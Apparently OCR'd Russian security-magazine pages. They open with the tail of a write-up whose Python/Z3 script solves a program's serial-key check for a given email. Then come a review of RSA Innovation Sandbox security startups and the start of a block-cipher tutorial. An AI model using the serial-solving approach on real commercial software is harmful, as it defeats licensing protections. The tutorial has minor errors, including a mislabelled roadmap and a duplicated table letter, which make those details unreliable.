
```
  while i<3:
    j=0
    while j<3:
      s.add(Extract(7,0,(((ZeroExt(24,matrix1[i*3])*ZeroExt(24,matrix2[j]))%bv7+(ZeroExt(24,matrix1[i*3+1])*ZeroExt(24,matrix2[j+3]))%bv7+(ZeroExt(24,matrix1[i*3+2])*ZeroExt(24,matrix2[j+6]))%bv7)%bv7)) == result[i*3+j])
      j=j+1
    i=i+1
  print s.check()
  password=''
  i=0
  m=s.model()
  i=0
  while i<18:
    password=password+chr(m.evaluate(passw[i]).as_long())
    i=i+1
  print 'Serial: '+password


if __name__=="__main__":
  if len(sys.argv)<2:
    print "You need to enter your email"
  else:
    Find(sys.argv[1])
```

Может показаться, что программа зависла, но это не так. Sbox усложняет работу Z3, и в некоторых местах он скатывается на перебор, но все равно получается на порядки быстрее, чем прямой перебор по восемнадцати символам. Получаем серийник:

```
Sat
Serial: FZFXgnJYheh6fbfgc6
```

Настало время проверить результаты. Вводим...



Вуаля — ключ подошел. Поиск серийника занял у меня на ноутбуке примерно пятнадцать минут.



Привет! Сегодня мы поговорим о новых стартапах в области ИБ. Горячие инновационные технологии прямиком из Кремниевой долины с конференции RSA в Сан-Франциско!

РЫНОК БЕЗОПАСНОСТИ

Каждый год в феврале-марте проходит самая значимая конференция в индустрии безопасности — RSA. Если каждому исследователю стоит хотя бы раз заглянуть на Black Hat, то каждый разработчик средств защиты просто обязан присутствовать на RSA.

В этом году меня пригласили выступить с докладом, так что я с удовольствием поехал на RSA уже в третий раз. Масштабы конференции описать непросто, но попробую. Это три огромных здания, заполненные людьми с бейджами, и целый квартал вокруг. Судя по официальным данным, на RSA приезжают более 30 тысяч человек, более 600 компаний присутствуют со стендами, примерно столько же проходит докладов, и все это только официальная часть.

Вокруг конференции образовалась целая экосистема мини-ивентов и просто вечеринок, количество которых перевалило за сотню. Все ближайшие кафе, рестораны и клубы забиты битком с утра до вечера, а некоторые из них арендованы под мини-конференции различных вендоров.

Забавная ситуация: если раньше каждая компания организовывала свою вечеринку, то сейчас мелкие фирмы спонсируют вечеринки более крупных, чтобы хоть как-то засветиться. Потому что даже если и сделать свою пати, то вероятность, что на нее кто-то придет, мала (если, конечно, не пригласить туда какую-нибудь суперзвезду). Так что в этом году вполне можно увидеть вечеринку Rapid7 Sponsored by Malwarebytes.



INFO

Подробности об участниках и видео выступлений

INNOVATION SANDBOX

На RSA, помимо всего прочего, уже много лет проводится конкурс Innovation Sandbox, в котором из сотен заявок выбирают десять самых интересных проектов и дают их создателям по три минуты на выступление. Сегодня мы посмотрим, что это за компании.

VERSA NETWORKS

Происхождение основателей: Индия
Число сотрудников: около 100
Дата основания: в районе 2012 года
Штаб-квартира: Санта-Клара, Калифорния
Инвестиции: 57 миллионов (раунд А – 14 миллионов, раунд Б – 43 миллиона)

Когда парень из VERSA Networks вышел на сцену, первое, что я подумал, было: «Как им вообще дали денег?» Презентационные скиллы для такого рода выступлений оказались гораздо ниже среднего. Я с трудом понял, что они вообще предлагают и в чем их фишка (а это уже показатель).

В общем, если очень приблизительно, то эти ребята поставляют виртуальные машины с полным набором средств сетевой безопасности уровней L3—L7. Сюда входит все, начиная с межсетевого экрана и VPN и заканчивая IDS и почтовыми фильтрами. Основная задача — избавить заказчиков от старинного железа типа Cisco или Check Point. И, поскольку все приложения и операционные системы уходят в облако, есть смысл убрать в облако и все сопутствующее железо, заменив его образами виртуалок.

Мысль, конечно, разумная, но сдается мне, сейчас любой уважающий себя вендор железок поставляет свои приложения IDS/IPS в виде виртуальных машин (Virtual Appliance). Так что вряд ли эти парни совершили такую уж революцию. Им придется лоб в лоб столкнуться с гигантами рынка — Cisco, Check Point, Palo Alto и прочими. Но выносить окончательный вердикт пока не будем — вдруг неумение рассказывать помешало донести до публики что-то важное?

VERA

Происхождение основателей: Индия
Число сотрудников: неизвестно
Дата основания: в районе 2014 года
Штаб-квартира: Пало-Альто, Калифорния
Инвестиции: 31 миллион (раунд А – 14 миллионов, раунд Б – 17 миллионов)

VERA — это, если коротко, «вера» в то, что можно возродить DRM (Digital Rights Management) в новой упаковке. По словам основателей, самое главное в безопасности — это данные. Сложно спорить: немалая часть ИБ основана на защите данных. А решение, надо сказать, интересное. Ребята подумали: а что, если вместо того, чтобы защищать данные в разных приложениях и сетях, просто засунуть каждый элементарный кусок данных в некий виртуальный контейнер? Так они пришли к мысли создать собственную мини-операционку с полным набором секьюрити-настроек, начиная от шифрования и разграничения доступа и заканчивая мониторингом действий и возможностью отзыва прав в любой момент.

Самое главное, что все это работает, по словам основателей, без каких-либо дополнительных сложностей на всех устройствах. Верится с трудом, но судить пока рано. Предусмотрены даже такие вещи, как вотермарки при распечатке документов, так что, даже если произошла утечка, можно легко отследить, кто именно распечатал документ. Скриншоты тоже так просто не сделать, в общем, куча разных защит.

Мой вывод: обойти многое из перечисленного так или иначе можно, но в целом это на данный момент наиболее безопасное и удобное решение задачи контроля данных. Естественно, включена полная поддержка всех облачных хранилищ и навороченная система мониторинга и анализа того, кто кому какие права отдал или, наоборот, кто у кого забрал. Я бы рекомендовал крупным компаниям обратить внимание и как минимум потестировать.

SKYPORT SYSTEMS

Происхождение основателей: США
Число сотрудников: 80
Дата основания: 2013 год
Штаб-квартира: Маунтин-Вью, Калифорния
Инвестиции: 30 миллионов

В Skyport Systems создали якобы полностью безопасную платформу — на своем железе, со своим виртуализатором и ОС. А вот приложения здесь можно запускать любые — этот механизм называется Virtual Applicances. Смысл всей затеи в том, что мониторинг всего потока данных заранее встроен на всех уровнях приложения. Как бы ни атаковали виртуалки, которые запущены на Skyport, и какие бы руткиты туда ни загружали, это всегда можно обнаружить.

Подразумевается, что клиенты будут помещать в виртуальную машину критичные приложения. Это позволит мониторить весь входящий трафик с самого нижнего уровня до уровня приложений и выявлять аномалии. Фирменная система мониторинга позволяет очень удобно визуализировать потоки трафика и выявлять угрозы. Можно спуститься на самый низкий уровень и разобрать детали.

Пока что, конечно, многое нужно делать вручную, но главное, что есть платформа. Когда у тебя, по сути, полный контроль над всем потоком данных, можно достраивать самые разные методы обнаружения атак. В общем, очень интересная идея в качестве дополнения к существующим средствам. И компании, я думаю, можно пророчить счастливое будущее.

MENLO SECURITY

Происхождение основателей: США, Израиль
Число сотрудников: более 60
Дата основания: 2013 год
Штаб-квартира: Менло-Парк, Калифорния
Инвестиции: 35 миллионов (раунд A – 10 миллионов, раунд Б – 25 миллионов)

Итак, есть проблема, а точнее две проблемы. Первая — это атаки на корпоративных пользователей из интернета, чаще всего через сайты с вредоносным кодом или зараженные почтовые вложения. Вторая проблема — это, наоборот, все, что касается утечки важных данных с рабочей станции в интернет. Нынешние решения, по сути, сводятся к бесконечной игре в черные и белые списки. Это приводит к сложностям с настройкой и огромному количеству ложных срабатываний, так что самое время придумать новый подход.

Идея лежит на поверхности и уже была частично реализована компанией Citrix: что, если мы будем открывать файлы не на своем компьютере, а в некоем виртуальном пространстве на сторонней машине в облаке? Тогда не страшны никакие зараженные файлы, и по интернету мы будем ходить не у себя, а на удаленной машине, которую нам не жалко. Технически это реализовано при помощи их патентованного решения Menlo Security, которое называется Adaptive Clientless Rendering. Смысл ясен из названия: пользователю передается потоковое видео, а не настоящий интерфейс приложения.

Звучит заманчиво, но, если я правильно понял, есть одна загвоздка: работает это только в режиме просмотра. Если, к примеру, нужно модифицировать документ, приложенный к письму, то для этого его придется все же скачать. Из-за этого отчасти теряется смысл всей системы, но только отчасти. Ведь мы редко вот так открываем документы, присланные незнакомцами, и начинаем сразу редактировать. Так что определенную часть угроз таким способом отразить можно, и это уже огромный шаг. Ну и самое главное: все работает абсолютно прозрачно с пользовательской точки зрения. Так что пятерка за удобство и четыре с плюсом за безопасность. Неплохой балл, скажу я вам!

SAFEBREACH

Происхождение основателей: Израиль
Число сотрудников: более 30
Дата основания: 2014 год
Штаб-квартира: Саннивейл, Калифорния
Инвестиции: 4 миллиона

Эти парни покусились на святое: решили заменить пентестеров софтом! Идея заключается в постоянном мониторинге возможности совершения различных атак через цепочки уязвимостей в корпоративной инфраструктуре. Но это толь-

ко звучит красиво, а на деле система состоит из простейшего сканера уязвимостей, который снабжен возможностью строить цепочки атак.

Я бы не стал ждать, что такое решение даст охват, схожий с тем, что дают существующие сканеры уязвимостей, — в них вот уже десять лет кропотливо добавляют разнообразные проверки. Гораздо лучше было бы использовать связку из сканера уязвимостей и платформы для анализа рисков. К примеру, Skybox или RedSeal консолидируют все уязвимости и показывают цепочки атак.

Технология SafeBreach похожа на некий урезанный вариант подобного решения, но работает в режиме онлайн. Еще она постоянно мониторит и ежесекундно отображает информацию о возможных способах проведения атак. За эту непрерывность можно поставить разработчикам плюсик, но вряд ли это решение изменит все и заменит ту связку, что я предложил чуть выше.

Тем не менее кое-где разработка SafeBreach может пригодиться. Например, если нужно не раз в месяц проверять сто процентов уязвимостей и атак через сложную интеграцию, а отслеживать пятую часть этих проблем, зато в онлайновом режиме. Своих покупателей этот продукт найдет, но говорить о революции я бы не стал. Забавно, что это уже не первая компания из Израиля, которая предлагает такое решение. Сканеры уязвимостей, мол, это не то, а вот наш агент — имитатор пентестера, который работает 24/7, — это ваше спасение. Посмотрим, удастся ли одурачить этим массовый рынок.

ILLUSIVE

Происхождение основателей: Израиль
Число сотрудников: 50
Дата основания: 2014 год
Штаб-квартира: Нью-Йорк
Инвестиции: 27 миллионов (раунд А – 5 миллионов, раунд Б – 22 миллиона)

И снова израильские предприниматели берут старую идею, красиво упаковывают и подают как инновационный продукт, но в этот раз у него и правда есть хорошие шансы на успех. Компания возродила старую идею ханипотов, только значительно упростила ее использование. Смысл в том, что на каждый объект сети, будь то рабочая станция, сервер или сетевое оборудование, создается по две его виртуальные копии.

Даже если хакер попал на один из настоящих хостов, шансы получить доступ к следующему реальному хосту — один к трем; еще к одному — снова один к трем, и так далее. Таким образом, чем дальше он проникает, тем быстрее растет вероятность того, что его обнаружат, — достаточно нарваться лишь на один поддельный хост.

Заказчик также получает платформу для мониторинга аномальной активности и инструмент для расследования инцидентов. Идея кажется мне многоо-



бещающей (я всегда испытывал страсть к ханипотам!), и пока что это самая лучшая реализация идеи из того, что я видел. К сожалению, я не знаю подробностей о том, как реализована технология и как она защищена от обнаружения, но постараюсь выяснить.

BASTILLE

Происхождение основателей: США
Число сотрудников: более 40
Дата основания: 2014 год
Штаб-квартира: Атланта, Джорджия
Инвестиции: 11,5 миллиона (посевной – 1,5 миллиона, раунд А – 1 миллион, раунд Б – 9 миллионов)

А вот наконец и кое-что действительно новенькое. Речь идет о безопасности интернета вещей (Internet of Things). Предпосылка такова: разнообразные устройства обмениваются данными по беспроводным сетям, а значит, и безопасность должна строиться на прослушивании трафика, проходящего по различным диапазонам беспроводных сетей, а также его анализа на предмет потенциальных угроз и аномалий.

Если кто не в курсе, то, помимо Wi-Fi и Bluetooth, которые нам давно известны, есть не менее десятка других беспроводных протоколов: ZigBee, DECT, Z-Wave, nRF24 или, к примеру, промышленный WirelessHART. Парни из Bastille предлагают устройства, которые слушают разные частоты, анализируют на наличие нелегитимных устройств, выявляют потенциальные атаки и показывают все это на карте.

PROTECTWISE

Происхождение основателей: США
Число сотрудников: более 60
Дата основания: 2013 год
Штаб-квартира: Денвер, Колорадо
Инвестиции: 54 миллиона

Ушлые ребята из ProtectWise предлагают своим клиентам поставить на все сетевые девайсы сенсоры, которые упаковывают трафик и отсылают в облако. Там данные разбираются на 4000 протоколов, и отображается разноцветная статистика. Но даже невооруженным взглядом видно, что нет там никакого глубокого анализа и не будет. Недостаточно у них хороших инженеров.

Компания сделана для быстрой продажи какому-нибудь большому игроку вроде Cisco, где красивую мордочку приклеят к реальному анализатору, а агенты встроят в маршрутизаторы, и тогда, возможно, все будут счастливы. Ну а пока это чистой воды надувательство.

Основатели сами не заинтересованы в реальном росте и контроле ситуации. У компании уже пять инвесторов, которые имеют четыре из шести голосов в совете директоров, — есть даже шанс, что основателям вообще ничего не достанется. Впрочем, может, они на это и не рассчитывают, а просто собираются пожить пять лет на неплохие зарплаты, поддерживая видимость бурной деятельности.

Я вообще считаю, что это фейк. Расписано спасение от всех бед, а по факту мы имеем только красивый дашборд в стиле фильмов про хакеров, где кто-нибудь с умным видом залипает в экран с разноцветными индикаторами.

PREVOTY

Происхождение основателей: США
Число сотрудников: более 30
Дата основания: 2013 год
Штаб-квартира: Лос-Анджелес, Калифорния
Инвестиции: 10,5 миллиона (раунд А – 2,4 миллиона, раунд Б – 8,5 миллиона)

Встречайте супермодную тему в Application Security — она называется RASP (Real Time Application Protection). В какой-то момент исследователи решили, что вместо анализа безопасности кода проще будет встроить некий файрвол уровня приложений прямо в API языка или в виртуальную машину .NET или Java, а потом отслеживать все небезопасные запросы, которые приводят к XSS или к SQL injection. В дополнение к этому у вас появляется дашборд, где можно увидеть статистику всех запросов к API и потенциальные атаки, которые можно там же и предотвратить.

У меня по этой теме только один вопрос: если мы должны использовать какое-то левые API, то не проще ли сразу безопасно код писать и переменные санитайзить? И пока мне ни один вендор RASP на это уверенно не ответил. RASP — тема сама по себе уже не новая, практически все серьезные компании, которые занимаются анализом кода, имеют подобные системы или работают над ними. Думаю, в каком-нибудь из следующих выпусков я расскажу об этом подробнее.


PHANTOM

Происхождение основателей: США
Число сотрудников: около 20
Дата основания: 2014 год
Штаб-квартира: Вудсайд, Калифорния
Инвестиции: 9,2 миллиона (раунд А – 2,7 миллиона, раунд Б – 6,5 миллиона)

Встречаем заслуженного победителя — компанию Phantom. На удивление — это самая маленькая фирма из всех перечисленных и практически с самыми маленькими инвестициями по сравнению с остальными представленными старта-

пами. За что же им дали приз на престижнейшем конкурсе Innovation Sandbox?

Представь, что ты отвечаешь за безопасность в огромной компании и у тебя десятки разных средств защиты, начиная от файрволов и заканчивая системами инцидент-менеджмента. Твоя задача — оптимизировать процессы и время реагирования. Phantom — это фреймворк, который знает API практически всех ключевых решений в области ИБ, на его основе можно делать скрипты. Ну например, есть подозрение, что найдена малварь. Скрипт отправит файл на проверку в VirusTotal, проанализирует в сандбоксе и, если малварь действительно будет обнаружена, создаст запись об инциденте и дальше начнет реализовывать контрмеры — к примеру, блокировку действий с зараженного хоста. А теперь представь, что эти скрипты пишутся огромным комьюнити и каждый может скачать с GitHub нужный ему сценарий.



Пример схемы работы Phantom

Как ты уже догадался, все это существует на самом деле и предоставляется компанией Phantom. Что самое интересное, в ближайшее время можно будет совершенно бесплатно получить ознакомительную версию и поиграться с ней.

ВЫВОДЫ

Ты, наверное, заметил, что большая часть стартапов в области ИБ делится на израильские и индийские. А если вглядеться в суть, то обнаруживается и тематическое деление. Первые стремятся автоматизировать ручные подходы, такие как тестирование на проникновение, чтобы отжать кусок хлеба у консультантов. Их решения зачастую имеют сильную атакующую составляющую. Вторые предпочитают разрабатывать некие платформы и по большей части берут-




ся за проблемы скорее айтишные, чем секьюрити в том понимании, к которому мы привыкли.

Деление вполне закономерное. Основатели индийских стартапов — выходцы из программистов. Вчера они делали платформу для виртуализации, а сегодня виртуализируют продукты безопасности. Вчера была система контроля версий, а сегодня система управления рисками. Просто вчера было модно IT, а сегодня — безопасность. Завтра будет, к примеру, интернет-маркетинг, и все силы уйдут туда.

Израильские стартапы в большинстве своем основаны бывшими сотрудниками военных подразделений по кибербезопасности. У них поставлено на поток решение задач и автоматизации сложных методов атак, и различных способов защиты. Их фишка — именно в знании техник атак и их отражения, и они прекрасно умеют упаковывать эти техники в продукты.

В общем, осталось узнать, какой путь выберет Россия. А для этого хорошо бы сначала увидеть на Innovation Sandbox хотя бы парочку наших компаний.

ПОГРУЖЕНИЕ В КРИПТУ. ЧАСТЬ 3: ОТЕЧЕСТВЕННЫЕ ШИФРЫ



Анастасия Береснева
anastasiya3161@gmail.com

ЧТО ТАКОЕ БЛОЧНЫЕ ШИФРЫ, СЕТЬ ФЕЙСТЕЛЯ, ПРОТОКОЛЫ ГОСТ 28147-89 И «КУЗНЕЧИК»

Ты уже познакомился с историческими шифрами, узнал о распределении ключей. Теперь настал момент погрузиться с головой в современную криптографию. Ее методы куда более изощренные, нежели у исторических шифров. Попробуем разобраться, что такое сеть Фейстеля и какие отечественные блочные шифры используются в современных протоколах. Все просто, понятно и с примерами. Велком!

Roadmap

Это третий урок из цикла «Погружение в крипту». Все уроки цикла в хронологическом порядке:

- **Урок 1.** Исторические шифры. Основы и исторические шифраторы. Как работают (и анализируются) шифры сдвига, замены, Рихарда Зорге, шифр Вернама и выполняющие их шифровальные машины.
- **Урок 2.** Распределение ключей. Что это такое, как выполняется распределение ключей и как выбрать криптостойкий ключ **(ты здесь)**.
- **Урок 3.** Современные отечественные шифры. Что такое сеть Фейстеля и какими бывают отечественные блочные шифры, используемые в современных протоколах: ГОСТ 28147—89, «Кузнечик».
- **Урок 4.** Современные зарубежные шифры. В чем разница между 3DES, AES, Blowfish, IDEA, Threefish от Брюса Шнайдера и как они работают.
- **Урок 5.** Электронная подпись. Виды электронных подписей, как они работают и как их использовать.
- **Урок 6.** Квантовая криптография. Что это такое, где используется и как помогает в распределении секретных ключей. Генерация случайных чисел и электронной подписи.

БЛОЧНОЕ И ПОТОЧНОЕ ШИФРОВАНИЕ

Как ты помнишь, шифр сдвига, замены, перестановки и шифр Вернама применяют операцию к каждому конкретному символу текста. Нужно сдвинуть — сдвигаем символ, применить ключ — применяем к символу, за ним к следующему символу и так далее, пока не зашифруем все символы открытого текста. Такой метод шифрования называется *поточным* — мы шифруем каждый символ в от-

дельности. Есть и другой подход: разбить исходный открытый текст на группы по несколько символов (блоки) и выполнять операции шифрования в каждом блоке. Это — *блочный* метод шифрования.

Чтобы отличие между блочными и поточными шифрами стало понятнее, приведем пример на простом шифре замены.

Поточное шифрование

Зашифруем поточным шифром замены слово CIPHER:

a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z
b	e	x	g	w	i	q	v	l	o	u	m	p	j	r	s	t	n	k	h	f	y	z	a	d	c

C	I	P	H	E	R
X	L	S	V	W	N

Зашифровали каждый символ и получили шифротекст. Проще простого.

БЛОЧНОЕ ШИФРОВАНИЕ

Зашифруем слово AVADAKEDAVRA. Поскольку шифр блочный, открытый текст разобьем на блоки по четыре символа: AVAD | AKED | AVRA (на практике блоки текста состоят из 64-256 бит). Для каждого блока придумаем свою таблицу замены:

a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z
b	e	x	g	w	i	q	v	l	o	u	m	p	j	r	s	t	n	k	h	f	y	z	a	d	c

a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z
p	g	x	e	n	v	c	i	l	h	u	j	b	m	r	s	w	t	k	o	f	d	z	a	y	q

a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z
x	w	b	g	s	q	i	v	l	c	u	m	p	o	r	j	t	m	k	n	f	y	h	a	z	d

А теперь шифруем каждый из блоков соответствующим алфавитом:

A	V	A	D
B	Y	B	G

A	K	E	D
P	U	N	E

A	V	R	A
X	Y	M	X

Получилось чуть лучше, нежели с поточным подходом, если говорить о стойкости. Ведь обычный шифр замены мы научились дешифровать одной левой. А при таком блочном подходе злоумышленнику придется изрядно поломать голову, прежде чем он сможет подобрать длину блока и уже тогда для каждого блока применить криптоанализ для шифров замены.

